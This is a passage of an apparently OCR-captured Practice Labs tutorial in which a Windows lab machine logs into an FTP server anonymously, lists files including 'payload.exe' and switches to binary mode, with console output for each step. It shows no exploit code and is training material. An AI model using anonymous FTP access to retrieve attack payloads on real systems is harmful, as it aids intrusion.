
Figure 2.20 Screenshot of PLABWIN10: Using the command prompt to connect with the FTP server 192.168.0.4.

Step 5

You are now connected with the FTP server. You will now authenticate as the **anonymous** user. Type the following name as the **User**:

```
anonymous
```

Press **Enter**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG


```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
```

Figure 2.21 Screenshot of PLABWIN10: Entering the username as Anonymous to connect with the FTP server.

Step 6

Next, you are prompted for the password. Leave it blank and press **Enter**.

You are now successfully authenticated with the FTP server.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp>
```


Figure 2.22 Screenshot of PLABWIN10: Showing the successful connection with the FTP server 192.168.0.4.

Step 7

You need to now list the files on the FTP server. To be able to do this, type the following command:

```
dir
```

Press **Enter**.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Recyc
Micr
Ed
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG


```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp> dir_
```

Figure 2.23 Screenshot of PLABWIN10: Listing the files on the FTP server 192.168.0.4.

Step 8

Notice that the command generated an error. This is because of the **Windows Security Alert** dialog box, which opened.

Keep the default settings, and click **Allow Access** to allow the application through the firewall.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu ▾
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': comman
User (192.168.0.4:(none)):
331 User name okay, need p
Password:
230 Login OK
ftp> dir
200 PORT command successfu
425 Can't build data conne
ftp> _
```

Windows Security Alert

Windows Defender Firewall has blocked some features of this app

Windows Defender Firewall has blocked some features of File Transfer Program on all public, private and domain networks.

Name: File Transfer Program
Publisher: Microsoft Corporation
Path: C:\windows\system32\ftp.exe

Allow File Transfer Program to communicate on these networks:

☑ Domain networks, such as a workplace network

□ Private networks, such as my home or work network

□ Public networks, such as those in airports and coffee shops (not recommended because these networks often have little or no security)


Figure 2.24 Screenshot of PLABWIN10: Clicking Allow access on the Windows Security Alert dialog box.

Step 9

Once again, type the following command:

```
dir
```

Press **Enter**. Notice that the **payload.exe** is present on the FTP server.



PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Select Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
425 Can't build data connection
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 340
-rw-r--r--   1 0      0       140 Jan  1  2000 meta_config
-rw-r--r--   1 0      0       5 Jan  1  2000 version.lock
-rw-r--r--   1 0      0       7168 Jan  1  2000 payload.exe
-rw-r--r--   1 0      0       87 Jan  1  2000 set.options
drwxr-xr-x   2 0      0       512 Jan  1  2000 .
drwxr-xr-x   2 0      0       512 Jan  1  2000 ..
226 Transfer complete.
ftp: 354 bytes received in 0.06Seconds 5.62Kbytes/sec.
ftp>
```

Figure 2.25 Screenshot of PLABWIN10: Listing the files on the FTP server 192.168.0.4.


Step 10

Now, set the transfer to binary by typing the following command:

```
binary
```

Press **Enter**.

The **Type** of file download is now set to binary.


PLABWIN10 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=0565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Menu
Administrator: C:\Windows\system32\cmd.exe - ftp 192.168.0.4
Type here to search
ENG

```
Microsoft Windows [Version 10.0.16299.967]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.PRACTICELABS>ftp 192.168.0.4
Connected to 192.168.0.4.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.0.4:(none)): anonymous
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
425 Can't build data connection
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 340
-rw-r--r--   1 0      0       140 Jan  1  2000 meta_config
-rw-r--r--   1 0      0       5 Jan  1  2000 version.lock
-rw-r--r--   1 0      0       7168 Jan  1  2000 payload.exe
-rw-r--r--   1 0      0       87 Jan  1  2000 set.options
drwxr-xr-x   2 0      0       512 Jan  1  2000 .
drwxr-xr-x   2 0      0       512 Jan  1  2000 ..
226 Transfer complete.
ftp: 354 bytes received in 0.06Seconds 5.62Kbytes/sec.
ftp> binary
200 Type is set
ftp> _
```

Figure 2.26 Screenshot of PLABWIN10: Showing the TYPE set as binary.

